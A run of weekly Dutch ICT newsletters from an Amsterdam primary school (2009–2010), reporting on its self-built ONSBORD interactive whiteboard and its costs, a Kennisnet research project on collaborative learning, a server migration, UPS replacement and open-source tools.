We dienden bij Kennisnet een onderzoeksvraag in: kan gebruik van het digibord samenwerkend leren bevorderen? Er was heel kort tijd om het projectplan in te dienen, nl. tussen 6 (de bekendmaking) en 27 oktober (de deadline). Er werden 53 onderzoeksplannen ingediend. Wij behoorden tot de 10 geselecteerde scholen. Of alles doorgaat hangt af van het nog te maken plan van aanpak. Voor dit onderzoek is per school 40.000 euro beschikbaar. Daar kan je onderzoek mee doen!

**BOA CONFERENTIE**

In Amsterdam is een glasvezelnetwerk aangelegd. Ook onze school is erop aangesloten. Binnenkort zal het ook werkelijk op onze server worden aangesloten. Om de scholen en organisaties die zijn aangesloten warm te krijgen voor BOA, werd voor de tweede keer een conferentie georganiseerd. Ook dit jaar viel de opkomst tegen, maar het niveau van de conferentie vonden wij veel hoger dan vorig jaar. Wij bezochten het algemene gedeelte waarin Brian Durrant van de **'LONDON grid for learning'** 10 jaar ervaring met glasvezel en onderwijs besprak.

We namen deel aan twee workshops. We kozen voor de 'beleid' workshops, omdat wij het onderzoek uitvoerden onder 17 scholen van de AWBR over hoe ICT in de scholen is georganiseerd. We waren niet verbaasd dat de BOA ICT-scan ongeveer opleverde wat we zelf bij ons ICT onderzoek hadden geconcludeerd: de integratie van ICT in de dagelijkse onderwijspraktijk laat nog veel te wensen over. Er moeten eisen worden gesteld.

De tweede workshop werd ook door Brian Durrant uitgevoerd en hij beantwoordde vele vragen over de Londense opzet. We waren al op weg naar de uitgang toen we hem bij de garderobe weer tegenkwamen. We voerden een interessant gesprek over top-down opgedrongen technologie en hoe we er het beste mee kunnen omgaan. Zijn advies: Vergeet de valse start en gebruik 't zoals JULLIE willen. Wij zeiden dat we een paar ontzettend goede ideeën hebben die alleen met glasvezelnetwerken kunnen. Opgewekt namen we afscheid.

**ARTIKEL PAROOL**

In het katern 'KIND' van donderdag 5 november, titel: 'Digitale school', staat ons zelf ontwikkeld digitaal interactief whiteboard ONSBORD prominent op de cover. En in een uitgebreid artikel 'Muis en keyboard, geen bord en krijt' komen al onze zelf ontwikkelde en wereldwijd gebruikte ICT toepassingen uitgebreid aan bod. Voor de trouwe lezers van de BIC is het meeste welbekend. Hier is de [link naar een PDF](#) die George, bovenschools ICT-er van Stichting Katholiek Basisonderwijs Amsterdam Nieuw West voor jullie maakte. Bedankt George!

(op Ctrl+ drukken om de plaatjes leesbaar te maken)

**OPEN OFFICE BIJEENKOMST**

Donderdag waren we in Leiden bij **RedNose**. Zij doen migraties van Microsoft Office naar **Open Office** voor bedrijven, overheid, etcetera. Nu bijvoorbeeld de haven van Antwerpen. Ze maken ook handleidingen en zijn betrokken bij onderwijs. Wij hielden een verhaal over hoe we OpenOffice bij ons op school hebben ingevoerd. We vroegen ook hulp bij het maken van een aantal handleidingen voor kinderen bij moeilijke onderdelen bij het tekstverwerken. Ook hier hebben we we weer interessante contacten gelegd.

**LOGOPEDIE**

Bij ons worden de kleuters gescreend door een logopediste. Zij kon de verslagen die ze vorig jaar had gemaakt niet meer vinden. Omdat ze niet meer precies wist hoe en waar ze die had opgeslagen, moest de systeembeheerder er aan te pas komen. En gelukkig, ze zijn gevonden bij de gebruiker [naam gewist]. Log

altijd uit als je ergens mee klaar bent en werk niet 'zomaar' op een werkstation dat nog open staat.

#### **KLASSE-TV**

We hebben wat problemen met het inloggen bij Klasse-tv. We hopen volgende week die problemen te kunnen oplossen.

Ook: we komen bijna in aanmerking voor bestuurskorting op het abonnement. Er moeten nog een paar meer scholen meedoen binnen ons bestuur en dan wordt het abonnement goedkoper.

#### **DEMONSTRATIE VAN HET DIGIBORD**

Op donderdag 12 november en dinsdag 1 december, beide data van 16.00 - 17.00 uur, houden wij een demonstratie van ONSBORD. Er zijn nog enkele plaatsen over. Dus gauw opgeven!

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **MINI PC ALS WERKSTATION**

Van de **PC-Dokter** ontvingen we op proef een mini PC. Even krachtig als een volwaardige kantoordesktop maar zeer klein. Het lijkt erop dat dat wel eens iets kan zijn voor scholen met ruimtegebrek. Hij maakt nog iets teveel ventilatorlawaai, maar daar doet de PC dokter wat aan.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 46 - 2009 ( 13 november)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**ONSBORD**

We deden de demo voor eigen leerkrachten want er waren geen aanmeldingen voor de publieke demo. Blijkbaar weten onze BIC-lezers al van de hoed en de rand. De volgende demonstratie is op 1 december. Van 16.00 uur tot 17.00 uur.

De Joop Westerweel en de Corantijn gaan ook op ONSBORD. We hadden een bespreking hoe we 't klusje gaan aanpakken.

**KLASSETV**

We hebben een abonnement op Klasstetv genomen. Maar het inloggen lukte niet goed. Na veel heen en weer bellen en mailen en inschakelen van onze systeembeheerder bleek er een fout bij Klasstetv te zijn. Zij hadden ons oude gratis tijdelijk abonnement niet gewist.

**DIDACTISCHE WIJZER VOOR DIGIBORDEN**

We ontvingen deze week het waaivormig boekje: een didactische wijzer voor het gebruik van digiborden. Hij is veel kleiner dan verwacht, maar boordevol interessante tips. We proberen, door gebruik van de wijzer bij ONSBORD, de didactiek van het werken met digiborden meteen goed van de grond te krijgen.

**OMBUDSMAN**

Dirk was bij de gemeentelijke ombudsman op bezoek om te praten over een subsidie die maar uitblijft. Het artikel in het Parool van vorige week kwam goed van pas.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD**

Met onmisbare hulp van Lex (zeer bedankt Lex!) hingen we de tweede beamer op in het lokaal van Meryem. Zij heeft nu een compleet digitaal interactief whiteboard: short throw beamer met een whiteboardfolie over het bord geplakt van van Krijtbordupgraden.nl en natuurlijk ONSBORD. Volgende week de foto's.

**TOTALE KOSTEN ONSBORD**

We hebben inzicht in de totale kosten van een compleet ONSBORD.

EURO ITEM

900	1 Beamer: OPTOMA EX525STshort throw
32	1 Ophanging voor beamer + pluggen + schroeven
20	1 Belkin USB 2.0 PCI adapter voor PC met USB 1.0
10	1 USB 2 Bluetooth radio universeel voor XP
15	1 x 10 meter randaarde netsnoer
30	2 x 10 meter VGA kabel, goede kwaliteit à E 15
10	1 x 10 meter audio stereo kabel t.b.v. ingebouwde speaker met 2 x mini jack.
165	1 x ONSBORD set compleet inclusief verzendkosten
250	1 x whiteboard folie en MDF plaat
67	Stelpost: klein materiaal
200	Arbeidsloon ophangen en installatie

-----  
 1699 Totaal inclusief BTW.

**LET OP:**

- Deze kosten zijn op zijn op z'n ruimst begroot en zullen lager uitvallen afhankelijk van kwantum kortingen en al aanwezig materiaal zoals whiteboard, beamer en klein materiaal.
- Bij het werk is een hulpje van school aanwezig.
- Totale werktijd voor installatie van 1 bord: ongeveer een halve dag.
- Als de PC al USB 2.0 heeft is de Belkin PCI adapter niet nodig.
- Zie verder de howto op [http://wyxs.net/web/wiiscan\\_alwaar\\_links\\_naar\\_software](http://wyxs.net/web/wiiscan_alwaar_links_naar_software)

**OPTOMA SHORT THROW BEAMER**

De OPTOMA EX525ST beamer heeft een VGA input en VGA output, maar als de beamer uit staat komt er geen signaal op de VGA output. Dat weliswaar oplosbaar, maar wel onhandig want we werken ook met de

beamer uit, maar met de PC en monitor aan. Bij onze Epson beamer kan dat prima. Dit voorvalletje illustreert precies één van de redenen waarom we deze OPTOMA zelf wilden testen in plaats van een flitsende demo te zien van de vertegenwoordiger van importeur **Sahara Interactive**. We schreven al eerder over deze importeur die wel een testexemplaar beloofde, maar die niet leverde. Maak het goed Rob van Sahara en adviseer ons!

**.NET FRAMEWORK PROGRAMMEUR GEZOCHT**

Wie weet een .NET programmeur die ons wil helpen met een klusje? Het mag natuurlijk ook een (ICT) bedrijf zijn dat dit klusje wil sponsoren. U helpt niet alleen onze school ermee, maar ook het onderwijs wereldwijd. Graag een mailtje naar de redactie (zie onder).

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 47 - 2009 ( 20 November)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Als deze BIC toch niet goed overkomt, komt dat doordat we middenin de servermigratie zitten.

**REKENWEB**

Wat is dit toch een prachtige site. Op zoek naar de laatste nieuwsbrief stuiten we op [deze link](#).

Als je je een beetje wil verdiepen in de rekenspellen, kun je je commentaar daar kwijt!

Wie van de BIC-lezers heeft hier weleens naar gekeken? Graag commentaar.

Via de blog kwam [deze](#) link. Allemaal digibord spelletjes.

**BOVENSCHOOLS ICT-BELEID**

Onze bestuur (AWBR) ontwikkelt bovenschools ICT beleid. Deze week hebben we weer tijd gestoken in de eindtermen voor leerlingen. Wat moeten ze kennen en kunnen als ze de basisschool verlaten? Bovendien hebben we daarbij een tijdspad aangegeven. We zijn benieuwd wat de andere leden van de werkgroep ervan vinden.

**BEZOEK**

We kregen een ouder van een school in het Gooi op bezoek. Hij had verstand van websites en zei over de onze: "De slechtst vormgegeven site die ik ooit heb gezien".

Dat vond Dirk wel een compliment toen hij zijn site had bezocht.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SERVER OMGEZET**

Onze ServerAtSchool server is ruimschoots afgeschreven. Tijd voor een nieuwe. We lieten 'm weer op maat bouwen naar onze specificaties door TWP-computers. Vandaag, tijdens de studiedag voor het team, zijn alle bestanden overgezet. En het werkt weer, vandaar deze BIC.

**AUTOHOTKEY**

Zwijssen heeft web based programma Leerkracht Assistent Veilig Leren Lezen. Je moet telkens inloggen met naam en wachtwoord en dan doorklikken. Vervelend en tijdrovend.

Wij rekenden uit dat een leerkracht 1,5 uur per jaar kwijt is aan dit gedoe.

Autohotkey lijkt een oplossing om met 1 klik het hele proces af te werken.

Een probleempje is dat 't op een robuuste manier moet. We kijken ernaar. Is er nog een Autohotkey expert in de zaal?

**OPTOMA BEAMER**

Onze oproep in de vorige BIC aan importeur Sahara had succes.

Rob van Sahara reageerde onmiddellijk en het probleem van een niet-werkende VGA output als de beamer af staat is opgelost. Zet de beamer in ECO mode.

Hartelijk dank Rob! Publiceren helpt.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 48 - 2009 ( 27 November)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Karin is een weekje met vakantie dus geen stuff voor leerkrachten in deze BIC. Als de kat van huis is...

**BEZOEK**

Een directeur en ICT-ouder van een kleine school (130 ll.) in het midden van het land kwamen kijken naar [ServerOpSchool](#). Ze zijn ontevreden met hun huidige ICT aanbieder (een hele grote). Ze zijn goed bekend met de Open Source en Open Standeerden en dat maakte het bezoek tot een wederzijds interessante uitwisseling. Wat hen zeer aansprak was de filosofie achter [ServerOpSchool](#) en [STRICT](#). En daarnaast waren natuurlijk de lage kosten interessant.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**VAN KRIJTBORD NAAR WHITEBOARD**

Het lijkt erop dat krijtbordupgraden.nl erg mooi is, maar wel duur. We doen daarom wat onderzoek naar folie om op krijtborden te plakken. Stand van zaken tot en met vandaag: 3M heeft een whiteboard folie en ook [ASLAN](#) (type WB 995). De laatste kost in Duitsland € 1100 voor 50 meter. Dat scheelt behoorlijk met krijtbordupgraden.nl. Nader onderzoek nodig.

**SERVER MIGRATIE**

We hebben onze nieuwe server in gebruik genomen. Vorige week vrijdag, tijdens de studiedag, is de migratie van de oude- naar de nieuwe server begonnen. Onze systeembeheerder kwam even langs, wisselde de servers om en was na een uurtje of anderhalf weer vertrokken. De rest deed hij op afstand vanuit Bussum. Het duurde tot zondag om ruim 300 (!) Gigabyte data te kopiëren naar de nieuwe server. De gebruikers hebben er vrijwel niets van gemerkt. Omdat één werkstation aan was blijven staan waarop Alice was ingelogd, was zij haar profiel kwijt na de migratie. Dat was snel opgelost. Kortom, een 99,9 % vlekkeloze migratie.

Groet en goed weekend,  
Dirk  
met dank aan Hedy voor de correcties

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 49 - 2009 (4 december)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Jaarlijks rond deze tijd is de BIC gedicht.  
Dit keer zijn we voor de verleiding gezwicht  
't maar eens eens over te slaan.

Karin is druk, druk druk.  
En Dirk loopt zich digitaal stuk.  
Hun koppen staan meer naar IC Thee  
met een flinke slok rum voor twee.  
Genoeg gedicht! Nu ORDE.  
Dat de BIC geschreven worde!

**EXPO ONDERZOEK "DIGIBORD EN TEAMWERK"**

We schreven er al eerder over; deze keer wat uitgebreider. We doen, met ruim € 16.000 subsidie van Kennisnet, experimenteel onderzoek naar nieuwe vormen van samenwerkend leren en de mogelijkheden die het digitaal interactief whitebord daarbij zou kunnen bieden. Een citaat uit het de aanvraag:

"Het meeste werk dat kinderen in het basisonderwijs doen is individueel. (werken in schriften, toetsen maken, een tekening maken etc.) Eén van de weinige activiteiten die teamwerk vereist is de einduitvoering in groep 8 en daarna zijn ze meteen van school af. De maatschappij vraagt vrijwel zonder uitzondering dat mensen in teams kunnen werken, maar wij leren onze leerlingen dat vrijwel niet. Met de komst van de computer in school is het werken verder geïndividualiseerd en zijn de mogelijkheden om in een team te werken verkleind. Met z'n drieën kun je achter 3 monitoren zitten, maar dat is nog niet samen aan een klus werken, elkaar in de ogen kijken en overleggen over 'wat het beste is'."

Tot zover het citaat. Digiborden zijn 'hot' in het onderwijs en veel hots is hype van fabrikanten. Digiborden zijn kostbaar en fabrikanten zagen weer eens een gat in de onderwijsmarkt toen de digibordbestedingen vanuit het bedrijfsleven achterbleven vanwege de crisis.

Een recent artikel in de NRC beschreef de terugkeer van klassikaal onderwijs met de mees voor het digibord. Dat het nog erger kan hoorden we van onze Belgische collega Kurt . Met een digibord hoeft mees helemaal niet meer voor de klas. Hij heeft de PC op zijn bureau staan en vanuit zijn luie draaistoel start hij een leuk filmpje en dirigeert de aandacht van de leerlingen met de muispijl.

Kortom, er is veel terechte kritiek op die dure onzin. Tel daarbij nog eens onze kritiek op die we hebben op de bestaande digiborden (je kunt geen lessen uitwisselen) en je kunt maar één ding doen: geen digibord in de klas.

Wij willen niet in de vele valkuilen stappen, willen zien te komen tot nieuwe, innovatieve toepassingen die rolbevestigend zijn ten opzichte van onze voortrekkerspositie op ICT gebied.

Een paar ideeën als schoten voor de boeg:

- Digibord moet niet in de klas, maar op de gang om ll. in klas niet te storen als een groepje voor het bord staat te discussiëren.
- Via digiborden in netwerk samenwerken met andere school (d.m.v. Jarnal en Coccinella).
- Letters schrijven in onderbouw. Digibord vereist minder verfijnde motoriek.

We houden ons natuurlijk aanbevolen voor suggesties uit het veld. Oh ja, vanzelfsprekend werken we met **ONSBORD**.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**GEBRUIKTE SERVERS**

We kregen gebruikte servers aangeboden via onze gouden Gera van het **NIAS**. Scholen met belangstelling? We horen 't graag.

**ONSBORD DEMO**

Dinsdag hielden we weer een demonstratie van **ONSBORD**. We hebben nu twee uitvoeringen: met een gewone beamer en met een short throw beamer. Een grote delegatie van de Joop Westerweel kwam ernaar kijken. Ze waren zeer gecharmeerd van de short throw uitvoering.

**UNINTERRUPTED POWER SUPPLY**

Onze Fenton UPS lijkt een storinkje te hebben. Laatst viel hij uit en nu vertoont hij weer een kuurtje. En hij lijkt de accu's niet vol te krijgen. Te oude accu's? Bij controle bleek hij 7 jaar oud. Tijd voor een nieuwe. Dan nemen we een **APC** met **NUT** (Network UPS Tools). Zeer de moeite waard om de NUT site te bezoeken.

**WERKSTATION ERBIJ**

We zijn nog op zoek naar Compaq EVO D500 SFF werkstations voor het kenniscentrum. George van **St.KBA** had er nog een op de St. Henricus staan. Voor € 20 werd een professionele PC een openbare. Hartelijk dank George!

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 9 - week 50 - 2009 (11 december)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**IDEEËN OM KINDEREN TE LATEN SAMENWERKEN MET HET DIGIBORD**

Vorige week schreven we erover in deze BIC. Onze zoektocht naar leuke voorbeelden leverde een complete les op van Kurt, onze collega uit België. (een opdracht met Google Earth).

In een onderwijsforum kwamen we een heel botte uitspraak tegen op de vraag van iemand naar hoe je kinderen zelfstandig kunt laten werken op het digibord.

"Ik heb altijd als regel gehad: op mijn schoolbord wordt niet geschreven (en 2: op mijn bureaustoel wordt niet gezeten). Dus de leerlingen komen ook niet aan het digi-bord."

Ongelofelijk!

**NOTEBOOK LAPTOP**

Er zijn er 6 besteld. Ze komen volgende week. Ze zijn bedoeld voor leerlingen die aan hun eigen tafeltje typen in plaats van schrijven. We zijn benieuwd.

**GEOENZO**

Ton, sectievoorzitter wiskunde van het BaKen Park Lyceum vroeg of ONSBORD ook werkt met zijn zelf ontwikkelde digibord software voor het wiskunde onderwijs. Dirk testte; andtwoord ja (vanzelfsprekend!). Maar hij was sprakeloos van de software. Uit de blurb: "**GeoEnZo** is een programma waarmee het digitale schoolbord in de wiskundeklas als dagelijks instrument kan worden gebruikt. Met **GeoEnZo** heeft u het 'gewone' (white)bord eigenlijk niet meer nodig. Ook uw oude bordpasser, liniaal of geodriehoek kunt u voorgoed opbergen. **GeoEnZo** voorziet in alles wat u op het bord nodig hebt en biedt u daarbij heel veel elektronische voordelen." Een aanrader en gratis voor openbaar onderwijs. Source beschikbaar.

**DIGITALE NIEUWSBRIEVEN**

**Bereslim**. Informatie over de nieuwste prentenboeken.

**Huisje Boompje Beestje**. Goed lezen voordat je gaat kijken, want kinderen kunnen schrikken van de uitzending over kaarsen.

**Nieuws uit de natuur**. Techniek: over de fiets

**Veilig Leren Lezen**. Met leuke kersttips.

**Kennisnet PO**. Met weer een schat aan informatie.

**Nieuws** van Teleblik. Allemaal leuke filmpjes voor de decembermaand.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

TV PC STUK De PC die de TV in de hal van de weekagenda voorziet deed 't niet meer om onverklaarbare redenen. Gelukkig hadden we net die van George voor E 20 gekocht. Daarop even een image turggezet, paar aanpassingen gemaakt, image uploaden als TV image, zaak werkt weer.

**PC TV IN HAL**

Het zou mooi zijn als een Linux vrijwilliger een 'voor eens en altijd' oplossing zou maken met een **Knoppix** CD. Wie oh wie wil de wereld dit geven?

**FASCINEREND**

Gera **NIAS** stuurde ons een link over **online 3d modeling met een webcam**: fascinerend om het filmpje te zien. Even naar beneden scrollen op de pagina!

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 51 - 2009 ( 18 december)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Er gebeurde heel veel deze week. Te veel om op te noemen, dus we beperken ons tot die gebeurtenissen waar anderen ook wat aan (kunnen) hebben.

**STATISTIEKEN**

Onze website is sinds 2001 een paar miljoen x bekeken. Vooral het fotoalbum scoort hoog.

**CITO LVS EN PARNASSYS**

In januari gaan we over op een nieuw administratie- en leerlingvolgsysteem, [Parnassys](#) genaamd. Er waren scholingen voor de administratie, de directie, de IB-ers en de ICT-er.

De gegevens van onze oude programma's zijn overgezet. We zijn erg benieuwd of het allemaal gaat lukken de eerste schooldag in 2010.

**LAPTOPS**

De directie bestelde 6 laptops voor leerlingen. Ze zijn deze week gearriveerd. Met dank aan de [PC-Dokter](#) voor 't gratis meeleveren van CD's met images.

**EXPO PROJECT KENNISNET**

We doen mee aan het project 'Experimenteren met Ict in het Primair Onderwijs'. Kort samengevat willen we onderzoeken of het gebruik van digiborden samenwerkend leren kan bevorderen. Deze week hadden we de de projectleiders van Kennisnet en de Vrije Universiteit op bezoek. Na een goed gesprek en wat bijschaven bleek dat we een goede onderzoeksvraag hebben die noopt tot onderzoek. Men gaf toe dat het kwalitatief onderzoek was, maar er moest wel een kwantitatief jasje omheen. Wat ook bleek was dat de werkdruk voor de leerkrachten vermoedelijk te hoog zou worden waar de onderzoekresultaten de dupe van zouden kunnen worden. We besloten 't project niet in januari te starten, maar in augustus.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**KIOSKCD**

We hebben een TV in de hal staan waarop de weekagenda en activiteiten voorbij scrollen. In de kerstvakantie willen we een bijdrage leveren tot energiebezuiniging en klimaatbeheersing door het hele systeem vanaf een CD-ROM te draaien. Zie [KioskCD](#) en verbaas je over zoveel power op 1 CD.

**ONSBORD**

We hebben een [filmpje van ONSBORD](#) op YouTube. Hartelijk dank Nicoline en Joris!

**UPS**

Onze Uninterrupted Power Supply (7 jaar oude Fenton) heeft na 3,5 jaar weer nieuwe accu's nodig. We kiezen voor een nieuwe van APC want zo'n zware als we hadden is niet meer nodig. We hebben nog maar één server. We kijken hoe zwaar een nieuwe moet zijn om de server, de switches, modems en telefooncentrale te beveiligen tegen korte stroomuitval (komt regelmatig voor) en de server netjes down te brengen bij langere stroomuitval.

... wat later...

Met de Conrad wattmeter: totaal 265 watt. Een APC BK500ei kan 300 watt aan. Dat is net een beetje krap. We kozen (na overleg met systeembeheerder Peter, die ervoor doorgeleerd heeft) voor 2 x BK500ei. Dan zijn we voor € 200 klaar en bedrijfszekerder dan 1 groot UPS.

Groet, een goed weekend, zalich kerstfeest, en een gezond 2010.

Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 01 - 2010 (8 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Wij wensen al onze lezers een gezond en leerrijk ICT jaar toe.

**2e KAMERFRACTIE SP OP SCHOOL**

We kregen hoog bezoek. Arda Gerrens (kamerlid met ICT in portefeuille), Robbie Dekker (fractiemedewerker onderwijs) en Manja Smits (2e kamerlid met onderwijs in portefeuille) hadden gehoord van onze ICT projecten t.b.v. het basisonderwijs. Het viel op hoe goed ze op de hoogte waren van wat er in onderwijs en ICT speelt. Ze waren onder de indruk van wat we al bereikt hadden en begrepen dat we wel enige (financiële) hulp kunnen gebruiken om in gang zijnde projecten succesvol af te ronden.

**ONSBORD OP ARUBA**

We kregen een mail van Jeroen, leerkracht wiskunde en informatica, waaruit we citeren: "Ben momenteel werkzaam op Aruba en ook daar is weinig geld beschikbaar voor onderwijsmaterialen, op deze manier is er dus leuk/goedkoop vernieuwing mogelijk."

Daar doen we 't voor.

**LINKS**

We abonneerden ons op email van <http://computersindeklas.web-log.nl>/Daarin staan allerlei leuke berichten over ICT.

Deze week op 6 januari tips om te schaken op het digitale bord.

Ook een leuke suggestie voor leerlingen uit groep 8 die uitdaging kunnen gebruiken met rekenen op de computer:

*"Mocht je dus op zoek zijn naar werk wat zelfstandig achter de computer door de 'betere' rekenaars in je groep (7 - 8) gemaakt kan worden, dan moet je zeker eens in '[Het digitale rekenboek](#)' rondneuzen."*

**DEUGT WIKIWIJS?**

Van één onzer correspondenten ontvingen wij deze bijdrage die wij graag plaatsen:

[begin bijdrage]

Korte samenvatting:

Wikiwijs is/was een fantastisch idee, maar helaas is het geen Wiki en lijkt het een speeltje van de gevestigde orde zoals de VO-raad. Jammer jammer jammer, ook omdat (adding insult to injury) het gekozen formaat (SCORM 1.2) niet open is. \*zucht\*

Bericht over de lancering van de beta-test:

<http://weblogs.nrc.nl/onderwijsblog/2009/12/15/wikiwijs-1-0-is-nog-maar-net-begonnen/>

"Gisteren [15 december 2009] heeft minister Plasterk (Onderwijs, PvdA) de eerste versie van Wikiwijs.nl gelanceerd, een platform voor leraren. Daarop kunnen zij 'open', digitaal leermateriaal vinden en -- vooral -- zelf ook gebruiken en bewerken. Het moet het begin zijn van een 'open' schoolboek."

Een kritische noot van Ronald van Engelen: "Wikiwijs overtuigt niet":

<http://ict.hethooghuis.nl/wikiwijs/build/html/>

Uit de inhoudsopgave:

- \* Inleiding
- \* Verwachting: Wikiwijs is een wiki
  - o Constatering: Wikiwijs is geen wiki
  - o Suggesties
- \* Verwachting: Wikiwijs richt zich op het leerproces
  - o Constatering: Wikiwijs richt zich op docenten
  - o Suggesties
- \* Samenvatting
- \* Bijlage: VO-raad wijst Wikiwijs af
- \* Bijlage: Geen toepassing kwaliteitsrichtlijnen overheid bij Kennisnet

Bijzonder dodelijk materiaal, maar prettig leesbaar. De toon wordt gezet door het woord "onderwijsvernieuwingsentrepreneurs" [1]. Echt de moeite waard om te lezen. [einde bijdrage]

Hartelijk dank! Heerlijk woord "onderwijsvernieuwingsentrepreneurs". Meteen schoten ons een paar namen te binnen.

[1]: Een ondernemer die omzet genereert met onderwijsgelden door zich exclusief te richten op innovatie-beluste onderwijsbestuurders

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

##### **UPS**

We schreven al dat ons UPS was ingestort. Daardoor 2 x stroomstoring ervaren. Komt tegenwoordig vaker voor. Oorzaak marktwerking. Deze week haalden we onze twee nieuwe UPS'en, maar 't bleken de verderden; geen RS232 aansluiting. Wordt vervolgd.

Ons oude Fenton UPS is afgekoppeld. Gratis af te halen:

Fenton Power Pal Line Interactive L 1400. Moeten nieuwe accu's in. Compleet met software en UPS Monitoring Network and Internet Environment Measurement (Net AGent II UPS SNMP Agent). Inclusief documentatie. Voor een school.

##### **KENNISCENTRUM**

2 extra PC's in Kenniscentrum erbij gezet. De ruimte wordt klaargemaakt voor de naschoolse activiteit "digitale fotografie".

##### **TV IN HAL**

We hebben een TV in de hal voor mededelingen. Die komen uit de TV module van Site@School. Zie b.v.: <http://rosaboekdrukker.net/kiosk/>. Thuis zie je nog je browser, op school op de TV zie je 't full screen. Tot nu toe liep e.e.a. op een oude PC, maar die ging stuk. Tijd om de zaak fundamenteel aan te pakken. We vonden een voortreffelijke **how to**: Create a Boot-From-CD Browser Kiosk with Firefox and SLAX Linux 5.1.8. Een beschrijving hoe je een zelfstartend CD'tje maakt met daarop Linux en Firefox. Alles start vanzelf. Voordelen: Energiebesparing, geen last van virussen of hackers, geen harddisk nodig, werkt op oude hardware. Neem er een DCF77 schakelklok bij waarop je TV en PC aansluit en je hebt naar de hele zaak geen omkijken meer en je spaart nog meer energie.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 2 - 2010 (15 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

Weinig te BICCEN deze week, maar toch een PRIMEUR!!

**OLPC**

Ja, Engels lezen; even doorbijten: "[The One Laptop per Child](#) association develops a low-cost laptop—the "[XO Laptop](#)"—to revolutionize how we educate the world's children. Our [mission](#) is "to provide educational opportunities for the world's poorest children by providing each child with a rugged, low-cost, low-power, connected laptop with content and software designed for collaborative, joyful, self-empowered learning." Het is niet helemaal duidelijk wat de OLPC XO gaat kosten in Nederlandse winkels. Dankzij welwillende medewerking van het Tropenmuseum hebben we er volgende week 1 in huis. Bezichtigen na afspraak per mail of telefoon.

**GIMP**

GIMP is een gratis beeldbewerkingsprogramma. Het is de bedoeling, dat we dat gaan gebruiken bij onze naschoolse activiteit 'digitale fotografie'. We protesteerden tegen het programma, dat de kinderen zouden moeten gebruiken tijdens de cursus, omdat het niet gratis is. Want op die manier kunnen de kinderen er thuis niet meteen ook mee aan de slag. Dat protesteren heeft geholpen. De organisatie (Amsterdam fotografie) was meteen bereid het op een andere manier te doen. Hulde!

Sites:

<http://gimp.startpagina.nl/>

<http://www.gimp.org/>

Onze Belgische collega Kurt stuurde ons een prachtige handleiding in het Nederlands. Dankjewel!

**LAPTOPS**

